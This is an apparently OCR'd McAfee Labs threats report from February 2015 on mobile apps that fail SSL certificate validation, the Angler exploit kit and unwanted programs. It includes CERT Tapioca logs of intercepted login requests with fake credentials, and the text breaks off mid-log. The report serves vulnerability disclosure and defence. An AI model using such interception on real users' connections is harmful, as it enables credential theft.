Report

McAfee Labs
Threats Report

February 2015

Millions of mobile app users are still exposed to SSL vulnerabilities.

About McAfee Labs

McAfee Labs is one of the world's leading sources for threat research, threat intelligence, and cybersecurity thought leadership. With data from millions of sensors across key threats vectors—file, web, message, and network—McAfee Labs delivers real-time threat intelligence, critical analysis, and expert thinking to improve protection and reduce risks.

McAfee is now part of Intel Security.

www.mcafee.com/us/mcafee-labs.aspx

Follow McAfee Labs

Introduction

In **our last *Threats Report*,** we published nine threats predictions for 2015. It's just two months into the new year, but some of our predictions have already come true.

> *"Small nation states and foreign terror groups will take to cyberspace to conduct warfare against their enemies. They will attack by launching crippling distributed denial of service attacks or using malware that wipes the master boot record to destroy their enemies' networks."*

The Federal Bureau of Investigation has **attributed the attack** on Sony Pictures Entertainment, which included master boot record wiping, to North Korea.

> *"This vector of attack [Shellshock] will be the entry point into infrastructures from consumer appliances to enterprises that are heavily dependent on non-Windows systems. As a result, we expect to see a significant increase in non-Windows malware during 2015."*

Malware exploiting the Shellshock vulnerability is **attacking unpatched network attached storage** (NAS) devices from QNAP.

> *"There are many untrusted app stores and direct app download websites whose apps frequently contain malware. Traffic to these malevolent app stores and sites is often driven by "malvertising," which has grown quickly on mobile platforms. In 2015, we will continue to see rapid growth in malvertising that targets mobile users, perpetuating the growth in mobile malware."*

McAfee Labs researchers, working in conjunction with Technische Universität Darmstadt and the Centre for Advanced Security Research Darmstadt, **uncovered malware** spread through Torrent that poses as an Android app and promises to download the movie "The Interview," but instead infects mobile devices with a banking Trojan. As many as 20,000 devices have been infected to date.

> *"We have already seen techniques that exploit vulnerabilities and escape application sandboxes. It's only a matter of time before those techniques are offered to cybercriminals on the black market. We believe that will happen in 2015."*
>
> On January 13, **Microsoft reported** that an Internet Explorer elevation-of-privilege vulnerability allowed a sandbox escape and became a zero-day attack in the wild.

Cybercriminals are so predictable!

For those of you attending **Mobile World Congress** in March, we've written an alarming Key Topic about the exposure of information, including usernames and passwords, as vulnerable mobile apps communicate with their companion websites. You might want to ponder this story as you make your way to Barcelona. We've also added a few mobile-specific charts in the Threats Statistics section of the report that you should find interesting.

We've also developed a fascinating Key Topic around the Angler exploit kit, which very quickly succeeded the Blacole exploit kit after the latter's creator was arrested in late 2013. Angler is even more powerful and prevalent than Blacole. And because Angler is simple to use and widely available through online dark markets, it has become a preferred method to transport malware.

Our final Key Topic highlights the challenging world of potentially unwanted programs (PUPs). PUPs are applications that have legitimate uses but have functions and behaviors that can be exploited against the user without the user's consent. As this story highlights, some PUP creators are becoming more sinister, so PUP policies must be frequently updated to ensure proper protection.

Some final comments:

- In September, Intel Security joined three other security vendors to form the **Cyber Threat Alliance.** The purpose of the alliance is to drive more effective industry-level collaboration on the analysis and eradication of cybersecurity threats, and to deliver stronger protection to individuals and organizations across all industries. We are happy to report that more than 100 security vendors have expressed an interest in joining the alliance. As these vendors join, **we think the network effect of the alliance will significantly benefit all customers.**
- We recently published the report ***Hacking the Human Operating System,*** which parses the concept of social engineering and how it is used by cybercriminals. It's a good read, and we encourage you to take a look.
- We continue to receive valuable feedback from our readers through our Threats Report user surveys. If you would like to share your views about this *Threats Report,* please **click here** to complete a quick, five-minute survey.

—Vincent Weafer, Senior Vice President, McAfee Labs

Share this Report

Contents

McAfee Labs Threats Report
February 2015

This report was researched and written by:

Carlos Castillo
Alex Hinchliffe
Patrick Knight
Chris Miller
Rajesh Nataraj KP
François Paget
Eric Peterson
Arun Pradeep
Craig Schmugar
Rick Simon
Dan Sommer
Bing Sun
Adam Wosotowsky

Executive Summary

Mobile users exposed: SSL/TLS vulnerabilities live on

Months after popular mobile app vendors were notified that their apps exposed users to SSL/TLS vulnerabilities, many remain unsecure.

Our lead Key Topic discusses cryptographic vulnerabilities in popular mobile apps that allow cybercriminals to establish man-in-the-middle attacks when users sign on to their mobile apps' companion websites. Poor programming practices by these app developers expose their users to a variety of SSL/TLS vulnerabilities such as **BERserk** and **Heartbleed,** which relate to the formation of secure sessions. As a result, all communications between the mobile apps and their websites, including usernames and passwords, are potentially viewable by cybercriminals. This exposure, coupled with the commercial availability of mobile malware source code and **the McAfee Labs prediction** that mobile malware generation kits will soon be offered on the dark web, is a recipe for theft and could lead to an erosion of trust in the Internet.

After the death of Blacole: the Angler exploit kit

The Angler exploit kit has taken over for Blacole to become one of the most popular and powerful attack kits.

An exploit kit is an off-the-shelf software package containing easy-to-use attacks against known and unknown vulnerabilities. Very quickly **after the arrest of the Blacole exploit kit's creator in 2013,** cybercriminals migrated to **the Angler exploit kit** to deliver their payloads. Because Angler is simple to use and widely available through online dark markets, it has become a preferred method to transport malware. In the second half of 2014, the Angler exploit kit gained the attention of the security industry because of its prevalence and because of new capabilities such as fileless infection, virtual machine and security product detection, and its ability to deliver a wide range of payloads including banking Trojans, rootkits, ransomware, CryptoLocker, and backdoor Trojans. As of this writing, it remains one of the most popular exploit kits.

Fifty shades of gray: the challenging world of potentially unwanted programs

Potentially unwanted programs (PUPs) live in the world between nuisance and malicious malware but are becoming more and more aggressive.

PUPs are applications that have legitimate uses but have functions and behaviors that can be exploited against the user without the user's consent. The most common distribution techniques for PUPs include piggybacking legitimate apps, social engineering, online ad hijacking, unintended installation of browser extensions and plug-ins, and forced installation along with legitimate apps. They are hard to police because they don't exhibit the kind of malicious behavior typically caught by security products. As this story highlights, some PUP creators are becoming more sinister, so PUP policies must be frequently updated to ensure proper protection.

Key Topics

Mobile users exposed: SSL/TLS vulnerabilities live on

After the death of Blacole: the Angler exploit kit

Fifty shades of gray: the challenging world of potentially unwanted programs

Share feedback


Mobile users exposed: SSL/TLS vulnerabilities live on

—Carlos Castillo, Alex Hinchliffe, and Rick Simon

Mobile app usage is undoubtedly on the rise. Indeed, Apple's slogan "there's an app for that" is truer today than ever before.

According to **a 2014 Nielsen study** of about 5,000 smartphone users, the number of apps used by a typical person over the course of a month increased to almost 27 in 2013 from 23 in 2011. More significant, the amount of time spent using those apps increased at a greater rate. During the same two-year period, smartphone users increased their time spent using mobile apps by 65%, to more than 30 hours per month in 2013, up from 18 hours per month in 2011. People have become more dependent on mobile apps and those apps are more engaging.

Average Apps Used and Time Per Person Per Month



Source: **Nielsen,** 2014.

Although the increases are excellent news for marketers and consumers (and business app developers and their customers), they present security and privacy problems that are a challenge to overcome.

Some security and privacy problems are the product of overly aggressive app developers or the ad networks incorporated into their apps. For example, while games is **the most popular Apple app store category,** it is also the most abused category, according to the February 2014 ***McAfee Mobile Security Report.*** An astounding 82% of mobile apps track when the Wi-Fi and data networks are used, when the device is turned on, or the device's current and last location. And in most cases, users agree to share that information when apps are first installed.

Other mobile app security problems are unintended, and we highlight one very significant class of vulnerabilities in this Key Topic.

Cryptographic vulnerabilities: plentiful and very serious

The genesis of this mobile app vulnerability has nothing to do with mobile apps per se but rather the cryptographic process used by mobile apps to establish secure connections with Internet websites.

During a man-in-the-middle attack an attacker surreptitiously inserts code into the communication channel between two parties. The attacker can do a number of things, from eavesdropping to manipulating the entire conversation. MITM attacks begin by breaking the cryptographic process of authentication between the two parties. SSL /TLS is the most common cryptographic protocol and is thus the most commonly broken.

In the ***McAfee Labs Threats Report: November 2014,*** we discussed in detail the **BERserk vulnerability,** a flaw in the RSA signature verification process that is performed by both mobile and nonmobile applications when establishing secure connections. The BERserk vulnerability makes it possible for an attacker to forge RSA certificates and establish man-in-the-middle (MITM) attacks without the user's knowledge. As a result, the confidentiality and integrity of sessions between customers and their most trusted websites can be compromised.

A similar flaw is **Heartbleed,** a vulnerability in the OpenSSL implementation of the SSL/TLS protocol that allows attackers to exploit seemingly secure connections between users and websites. Again, both mobile and nonmobile applications often establish secure connections through OpenSSL. At the time of disclosure, it was estimated that about 17% (around 500,000) of the world's secure web servers were vulnerable to Heartbleed exploits. Due to its prevalence, many consider Heartbleed the worst vulnerability ever discovered.

McAfee Labs documented the aftermath of Heartbleed in the ***McAfee Labs Threats Report: August 2014***. We pointed out that within days of its disclosure, the security industry shared data, people, and tools to quickly address this problem. And although most high-traffic websites were quickly patched, we noted that many low-traffic sites and IP-enabled devices remain vulnerable to Heartbleed exploits.

Both BERserk and Heartbleed are notable examples of cryptographic vulnerabilities. Others share the characteristic that secure connections between users and websites appear to be safe but they are not because they have been compromised by an exploit. As a result, these vulnerabilities erode trust in the Internet.

Cryptographic vulnerabilities and mobile apps

What does all of this have to do with mobile app security?

With the increasing use of mobile apps, the significant number of cryptographic vulnerabilities, and the impact those vulnerabilities have on trust in the Internet, application developers must to do all they can to ensure the security and privacy of their users, both mobile and nonmobile.


CERT, the first Computer Emergency Response Team at Carnegie Mellon University, **announced** in August 2014 the release of "CERT Tapioca" (Transparent Proxy Capture Appliance), a preconfigured virtual machine appliance that acts as a transparent network-layer proxy to perform MITM analysis of software. A couple of weeks later, CERT published a **blog post** about the automated discovery of SSL vulnerabilities in mobile apps using Tapioca.

In September 2014, CERT published a list of mobile apps that are vulnerable to MITM attacks because they don't properly validate SSL certificates. McAfee Labs found that 18 of the 25 most downloaded vulnerable apps that send credentials via insecure connections are still vulnerable.

The result of that investigation is the Vulnerability Note **VU#582497,** published in September 2014, which exposes the fact that more than 20,000 mobile applications fail to properly validate SSL certificates and thus are vulnerable to MITM attacks. All the tested applications and their details (tested versions, genre, number of downloads, CVE identifiers, and CERT VU# identifiers, among other information) are available in **this public spreadsheet.**

Recently, McAfee Labs decided to examine the most frequently downloaded mobile apps from that public spreadsheet to verify that they are no longer exposed to one of the most basic SSL vulnerabilities: improper digital certificate chain validation. Specifically, we dynamically tested the top 25 downloaded mobile apps that had been identified as vulnerable by CERT in September to ensure that usernames and passwords are no longer visible as a result of improper verification of SSL certificates. To our surprise, even though CERT notified the developers months ago, 18 of the 25 most downloaded vulnerable apps that send credentials via insecure connections are still vulnerable to MITM attacks.


The most downloaded vulnerable app in this group is a mobile photo editor with between 100 million and 500 million downloads. The app allows users to share photos on several social networks and cloud services. In late January, McAfee Labs tested the most current version of the app downloaded from Google Play using CERT Tapioca; we were able to intercept the app's username and password credentials entered to log into the cloud service to share and publish photos:



```
2015-01-28 13:58:11 POST https://[redacted]/users/signin.json
                              ← 200 application/json 102B 211.56kB/s
Request                                                        Respons
Accept-Encoding:  gzip
platform:         android
versionCode:      141
User-Agent:       [redacted]/3.0
Country-Code:     US
Language-Code:    en
Host:             api.[redacted].com
deviceid:         andy-bcb0e8f2-3125-43ee-a3c0-6fc0d8fae58c
Accept:           application/[redacted]-3.0+json
Content-Type:     application/x-www-form-urlencoded; charset=UTF-8
Connection:       Keep-Alive
Content-Length:   56
URLEncoded form
password:  fakepassword
username:  fakeuser
provider:  android
```

Example output from CERT Tapioca MITM analysis of a vulnerable mobile app. Note exposed username and password near bottom.

A mobile weather app in the group shares the same problem as the photo editor, in that the credentials vulnerable to interception belong to the web services of the developers of the app. However, in the case of a very popular mobile device file-management app, the credentials exposed due to improper or lack of digital certificate validation belong to a third-party cloud service, Microsoft OneDrive:




```
2015-01-21 18:42:45 POST https://131.253.61.68/ppsecure/post.srf?client_id=000000000400E377A&scope=wl.skydrive_update%20w
                         l.signin%20wl.basic%20wl.offline_access&display=android_phone&response_type=code&locale=en_US&r
                         edirect_uri=https%3A%2F%2Flogin.live.com%2Foauth20_desktop.srf&bk=1421883706&uaid=e0a6e0823f424
                         8719a37bb1240cdc30e
                         ← 200 text/html 2.32kB 733.44kB/s
Request                                                                  Response
Host:                  login.live.com
Connection:            keep-alive
Content-Length:        385
Accept:                text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin:                https://login.live.com
User-Agent:            Mozilla/5.0 (Linux; Android 4.4.2; sdk Build/KK) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0
                       Chrome/30.0.0.0 Mobile Safari/537.36
Content-Type:          application/x-www-form-urlencoded
Referer:               https://login.live.com/oauth20_authorize.srf?client_id=000000000400E377A&scope=wl.skydrive_update%20wl
                       .signin%20wl.basic%20wl.offline_access&display=android_phone&response_type=code&locale=en_US&redirect
                       _uri=https%3A%2F%2Flogin.live.com%2Foauth20_desktop.srf
Accept-Encoding:       gzip,deflate
Accept-Language:       en-US
Cookie:                MSPRequ=lt=1421883706&co=1&id=N; MSPOK=$uuid-27811b22-3dfe-43f7-bdcc-17a278fa54f4;
                       CkTst=G1421351905732
X-Requested-With:      [redacted]
URLEncoded form
PPFT:               Cuwulv*oODW8ePsXVT*juOSbSshJ29T8bAx2zFkC5SD6j5ssnC5Ct6z4LA0y!d5EYnEKhQkJIsHUYh0vAp9xiEvcGCIkmCtFZkWdqml6x
                    kUtRUoCJlsIkFX6GoBiclbYYQZ6!o9rsDzzYLV!SILr7x4i8hV5gDREmHAPXZzywYDK6!bp*Dlt73rDkSYYfBpOqg$$
login:              fakeaccount@fakemail.com
passwd:             fakepassword
SI:                 Sign in
type:               11
PPSX:               Passp
NewUser:            1
```

CERT Tapioca output showing exposure of Microsoft OneDrive credentials by a vulnerable mobile file-management app.

In fact, the credentials exposed by the mobile device file management app can be used to access not only Microsoft OneDrive but also almost any Microsoft service because the attacker will have access to the Microsoft account of the victim.

Luckily, not all the news is bad. In the group of mobile apps with more than 10 million downloads, three apps identified as vulnerable by CERT last August have been fixed. All these apps show a network error when the MITM attack is in place:



No internet connection

Sign-in Failed

Network Unavailable. Please check the network settings of the phone.

OK

Notice


Your network connection failed. We suggest you wait a few minutes and try again.

OK

Examples of mobile apps that have fixed their SSL/TLS vulnerabilities.

Although the warnings cannot be considered confirmation that MITM attacks are currently in progress, they could give the user a hint that something is wrong. Regarding the rest of the vulnerable mobile apps with more than 10 million downloads, we were able to intercept credentials to steal identities for two social networks, access one app's parent dashboard, and control another app's music video playlists.

In the group of vulnerable mobile apps with more than five million downloads, three have fixed their vulnerabilities but the other five remain vulnerable. Two of these are very curious cases because, even when the websites are using HTTPS, the credentials are sent in the URL—so they can be intercepted by simply sniffing the network traffic. In one case, both the username and password are traveling in the URL.




```
2015-01-21 18:55:33 GET https://[redacted]/au_sign_in.php?password=b1282c1dbc170a3f4bf470b7edb080c3&username=fakeuserna
                        me&language=en&app_key=hdp3jtrujmsUis3r&app_id=4
                        ← 200 application/json 121B 215.77kB/s
Request                                                                   Response
Host:          [redacted].com
Connection:    Keep-Alive
No content
```

This mobile app passes the username and encrypted password in the URL. Packet-sniffing and password-cracking tools allow attackers to capture credentials.

Although the intercepted password is a cryptographic hash instead of the keyword, it is relatively easy to obtain the password by performing attacks such as **rainbow tables** or **brute force,** given that most people use weak passwords.

In the second curious case, only the username travels in the URL, but McAfee Labs was still able to intercept the password because the app does not properly validate the digital certificate of the website.




```
2015-01-22 11:01:04 POST https://[redacted]/account/login/fakeuser%40fakemail.com/
                             ← 200 application/json 57B 234.56kB/s
Request                                                        Response
Content-Length:    277
Content-Type:      application/x-www-form-urlencoded
Host:              [redacted].com
Connection:        Keep-Alive
User-Agent:        [redacted] Android 2.5.10
Accept-Encoding:   gzip
URLEncoded form
bundle_id:        com.[redacted].android
[redacted]_version:  2.5.10
os_version:       4.4.2
device_uid:       cba8dcd2-6d58-38ae-89d9-e190fa5da23c
network:          mobile
isocode:          US
carrier:          Android
pwd:              e6808a56aad66cf89b43388ef3d0f021206594399dcd6c1b70d8382a1dae402b
first_launch:     0
device_model:     unknown-sdk
```

Example of a mobile app that passes the username in the URL and improperly validates the digital certificate, thereby exposing credentials to MITM attacks.

Share this Report

In some cases, the vulnerable mobile apps exposed credentials to popular third-party services, including Facebook, Instagram, and Microsoft OneDrive.


One mobile social app presents another interesting case, in which the app uses the Facebook Single Sign On feature to log in and provide users a new interface for their Facebook information. However, as seen in the following screen, the app is still vulnerable to improper digital certificate validation; we were able to intercept Facebook credentials:



```
                         y%25252Cpublish_stream%25252Cuser_photos%25252Cuser_status%
                         5252Cfriends_about_me%25252Cfriends_photos%25252Cread_strea
                         Cuser_events%25252Cmanage_pages%25252Cuser_likes%25252Cread
                         _relationships%25252Cfriends_relationships%25252Cuser_video
                         25252Cfriends_website%25252Cemail%25252Cmanage_notification
                         6type%253Duser_agent%2526client_id%253D112618498804176%2526
                         A%252F%252Fsuccess%253Ferror%253Daccess_denied%2526error_co
                         ssions%252Berror%2526error_reason%253Duser_denied%26display
                         m_pixel_ratio=1.5; wd=480x729
X-Requested-With:        [redacted]
URLEncoded form
lsd:                AVrMIln_
charset_test:       €,´,€,´,水,Д,Є
version:            1
ajax:               0
width:              0
pxr:                0
gps:                0
dimensions:         0
m_ts:               1421937366
li:                 1grBVFhBWAbfGOK-UqJEyFun
email:              fakeuser@fakemail.com
pass:               fakepassword
[2/9]     [W:/home/fuzz/logs/flows.log]
```

Facebook credentials are exposed by this mobile app that improperly validates the digital certificate, allowing MITM attacks.


The same problem occurs with a mobile instant messaging app: Instead of Facebook credentials, we captured the victim's Instagram credentials for the app and service:



```
2015-01-22 09:58:03 POST https://54.165.77.89/accounts/login/?force_classic_lo
                         d05d5d27a41948e983330dc34e42585c%26redirect_uri%3Dhtt
                         ogin/%26response_type%3Dcode%26scope%3Dcomments%2Brel
                         ← 200 text/html 3.87kB 1.41MB/s
Request                                                                Response
Host:                  instagram.com
Connection:            keep-alive
Content-Length:        96
